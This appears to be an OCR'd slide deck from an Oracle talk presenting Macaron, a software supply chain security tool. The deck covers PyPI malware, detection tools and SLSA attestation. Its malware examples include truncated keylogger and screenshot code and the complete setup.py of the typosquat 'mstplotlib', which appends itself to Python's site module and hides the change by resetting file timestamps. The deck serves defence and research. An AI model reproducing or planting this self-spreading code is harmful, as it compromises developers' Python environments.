ORACLE

Securing the Software Supply Chain with Macaron: A Comprehensive Tool for Analysis and Protection

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Supply Chain Security Summit

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Developers can choose from thousands of libraries

An average Java project relies on
148 dependencies

sonatype

Ecosystem	Total Projects	Total Project Versions	YoY Project Growth
Java (Maven)	557K	12.2M	28%
JavaScript (npm)	2.5M	37M	27%
Python (PyPI)	475K	4.8M	28%
.NET (NuGet)	367K	6M	28%

Sonatype's 8th annual state of the software supply chain

The Alarming Ease of Software Supply Chain Attacks

The double-edged sword of modern development practices like third-party repositories and artifact hosting systems

- Enhance accessibility and efficiency for developers
- Inadvertently create new attack vectors for malicious actors

The ubiquity of external dependencies that cannot be fully controlled

High-risk ecosystems

- The Python ecosystem is particularly vulnerable, rapidly expanding in areas like AI and machine learning

We Cannot Trust Artifact Repositories

“PyPI isn’t a collection of audited software”
Building a Sustainable Python Package Index, Dustin Ingram, pybay-2019

Random files created in my home directory

Random stuff appended to my `.bashrc` *file*

Some people run git clone in their `setup.py`

piwheels: building a faster Python package repository for Raspberry Pi users,
Ben Nuttall, bennuttall.com

In just the last month, we've detected 12 malicious packages on PyPI!

"asyncconfigreader ": key logger

```
def on_press(self, key):
    try:
        if hasattr(
            self.ap
        elif key ==
            self.ap
        elif key ==
            self.ap
    except Attribut
        pass
```

"asyncconfigreader ": taking screenshots

```
CAPTUREBLT = 0x40000000
DIB_RGB_COLORS = 0
SRCCOPY = 0x00CC0020
MONITORNUMPROC = WINFUNCTYPE(INT, DWORD, DWORD, POINTER(RE
CFUNCTIONS = {
    "BitBlt": ("gdi32", [HDC, INT, INT, INT, INT, HDC, INT
    "CreateCompatibleBitmap": ("gdi32", [HDC, INT, INT], H
    "CreateCompatibleDC": ("gdi32", [HDC], HDC),
    "DeleteObject": ("gdi32", [HGDIOBJ], INT),
    "EnumDisplayMonitors": ("user32", [HDC, c_void_p, MONI
    "GetDeviceCaps": ("gdi32", [HWND, INT], INT),
    "GetDIBits": ("gdi32", [HDC, HBITMAP, UINT, UINT, c_vo
    "GetSystemMetrics": ("user32", [INT], INT),
    "GetWindowDC": ("user32", [HWND], HDC),
    "SelectObject": ("gdi32", [HDC, HGDIOBJ], HGDIOBJ),
}

lock = Lock()


class Screencapture:

    bmp = None
    memdc = None
    Monitor = Dict[str, int]
```

"mstplotlib": infect core Python modules

```
mark="#####MyPython####"#v1.1.2
code=''
with open(__file__,encoding=
    for line in f:
        if mark in line.stri
            code=line+f.read


def spread(file):
    import os;stat=os.stat(f
    old_time=stat.st_atime,s
    with open(file,'r',encod
        for line in f:
            if mark in line:
    if os.path.getsize(file)
        with open(file,'a',e
            f.write('\n'+coc
        os.utime(file,old_ti...)


try:
    spread(__import__("site").__file__)
    spread(__import__("sys").argv[0])
except:pass
del spread,code,mark,f,line
```

"tig3r ": malicious web scraping

```
def info(user):
    import requests , datetime
    patre = {
    "Host": "www.tiktok.com",
    "sec-ch-ua": "\" Not A;Brand\";v\u003d\"99\", \"Chromium\";v\u003d\"99\", \"Google
    "sec-ch-ua-mobile": "?1",
    "sec-ch-ua-platform": "\"Android\"",
    "upgrade-insecure-requests": "1",
    "user-agent": "Mozilla/5.0 (Linux; Android 8.0.0; Plume L2) AppleWebKit/537.36 (KH
    "accept": "text/html,application/xhtml+xml,application/xml;q\u003d0.9,image/avif,i
    "sec-fetch-site": "none",
    "sec-fetch-mode": "navigate",
    "sec-fetch-user": "?1",
    "sec-fetch-dest": "document",
    "accept-language": "en-US,en;q\u003d0.9,ar-DZ;q\u003d0.8,ar;q\u003d0.7,fr;q\u003d0
    }

    tikinfo = requests.get(f'https://www.tiktok.com/@{user}', headers=patre).text
```

Attack Vectors Vary Across Languages and Ecosystems, But None Are Immune

	Arbitrary Code Execution	Go	PHP	Ruby	Rust	JS	Python	Java
Install time	Run command/scripts leveraging install-hooks		✓			✓		✓
	Run code in build script				✓		✓	✓
	Run code in build extension(s)			✓				
Runtime	Insert code in methods/scripts executed when importing a module	✓		✓		✓	✓	
	Insert code in commonly-used methods	✓	✓	✓	✓	✓	✓	✓
	Insert code in constructor methods (of popular classes)	✓	✓	✓	✓	✓	✓	✓
	Run code of 3rd-party dependency as build plugin							✓

The Hitchhiker's Guide to Malicious Third-Party Dependencies, Ladisa et. al.

Why install-time attacks are easy in Python?

python™
Package
Index

pypi.org

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Packaged source code, containing a `setup.py` file that runs during installation

`.tar.gz`

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`.whl`

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PEP 427, The Wheel Binary Package Format

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

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Suspicious?!

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Example: mstplotlib-3.10.2

setup.py

```
mark="#####MyPython####"#v1.1.2
code=''
with open(__file__,encoding="utf-8") as f:
    for line in f:
        if mark in line.strip():
            code=line+f.read()

def spread(file):
    import os;stat=os.stat(file)
    old_time=stat.st_atime,stat.st_mtime
    with open(file,'r',encoding='utf-8') as f:
        for line in f:
            if mark in line:return
    if os.path.getsize(file)>=2560:
        with open(file,'a',encoding='utf-8') as f:
            f.write('\n'+code)
        os.utime(file,old_time)

try:
    spread(__import__("site").__file__)
    spread(__import__("sys").argv[0])
except:pass
del spread,code,mark,f,line
```

Typosquats matplotlib


Change timestamp to avoid detection

Inject code to run every time Python starts up

Macaron: Our Open-Source Software Supply Chain Security Tool

oracle / **macaron**

https://github.com/oracle/macaron




Macaron's Malware Detection Check

100+ malicious packages reported to PyPI security in recent months

Upcoming Features

- More robust code analysis capabilities
- New techniques developed through our joint collaboration with the National University of Singapore [1]



[1] "Detecting Python Malware in the Software Supply Chain with Program Analysis", to be presented at ICSE-SEIP 2025.

Other Existing Malware Detection Tools

GuardDog

github.com/DataDog/guarddog

Semgrep

semgrep.dev

Analyze packages using metadata heuristics and source-code patterns with Semgrep

Advantage:

Low False-positive

Disadvantage:

High False-negative

Bandit4Mal

github.com/lyvd/bandit4mal

Extend source code security linter Bandit by adding rules for suspicious patterns

Advantage:

Low False-negative

Disadvantage:

High False-positive

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
Macaron can do a lot more!

Core Capabilities



Artifact Traceability

- Automatic detection of commits associated with artifacts
- Repository and commit validation for source integrity

Build Information Extraction

- Analyzes GitHub Actions and Jenkins configurations, etc.
- Enables security assessment and build reproducibility

Extensible Framework and Policy Engine

- Customizable checks for diverse security needs
- Applies declarative policies recursively to dependencies

Attestation Discovery

- Identifies and verifies existing attestations for artifacts
- Enhances trust in software components

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Study: Transparency in Build and Publication Processes of Popular Open-Source Java Projects

Dataset: 1,200 most popular Java artifacts from libraries.io (as of November 2024)

Methodology: Macaron's "Find Artifact Pipeline" Check

- Attestation detection: Searches for and verifies existing build attestations
- Build process analysis: Identifies specific build and deploy commands used
- Metadata verification: Cross-references build information with metadata on Maven Central

Key Findings

- Lack of transparency: **84% of top artifacts** do not provide clear visibility into their build processes
- Implications: Significant gap in software supply chain security and traceability

Industry impact

- Highlights a critical area for improvement in open-source development practices

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Attestation Discovery

slsa.dev

Adopters

OpenSSF SLSA (Supply chain Levels for Software Artifacts)

- Provides specs to produce provenances & attestations
- Proactive protection through a secure-by-design approach

Macaron's role

- Automatically detects and verifies SLSA provenances & attestations for artifacts
- Enables custom policy enforcement based on provenance & attestation content
- Generates Verification Summary Attestations (VSA)

Key benefits

- Mitigates manual-upload and impersonation attacks
- Facilitates non-human compliance and auditing processes, reducing manual effort
- Traceability: enhances transparency across the software supply chain

Macaron Integration in Production:
The Graal Development Kit Example

Build process overview

- Graal Development Kit (GDK) builds open-source dependencies from source
- Utilizes Oracle's secure build infrastructure

Provenance generation

- Creates detailed provenances for all artifacts
- Stores provenances in an internal registry for traceability

Macaron Integration

- Integrated into GDK build pipelines
- Verifies provenances using Macaron's policy engine
- Generates Verification Summary Attestation (VSA) upon successful verification
- VSAs published alongside artifacts on Oracle Maven Repository

Macaron Integration in Production:
The Graal Development Kit Example (cont.)

Tutorial available for developers to verify VSAs

- https://oracle.github.io/macaron/pages/tutorials/use_verification_summary_attestation.html

Future enhancements

- Dedicated Maven & Gradle build plugins for automated VSA verification
  - Enables seamless integration of VSA verification into existing build workflows
  - Enhances overall security posture by making attestation checks a standard part of the build process

We Welcome Your Contributions

Enhance malware detection

- Improve accuracy of existing checks
- Integrate with malware monitoring platforms

Expand build support

- Add support for native code compilation
- Extend coverage to more programming languages

New security checks

Develop checks for dangerous patterns in build scripts or CI/CD configurations

Community-driven improvements

- Share effective policy templates
- Propose new checks based on real-world scenarios

https://github.com/oracle/macaron

https://blogs.oracle.com/authors/behnaz-hassanshahi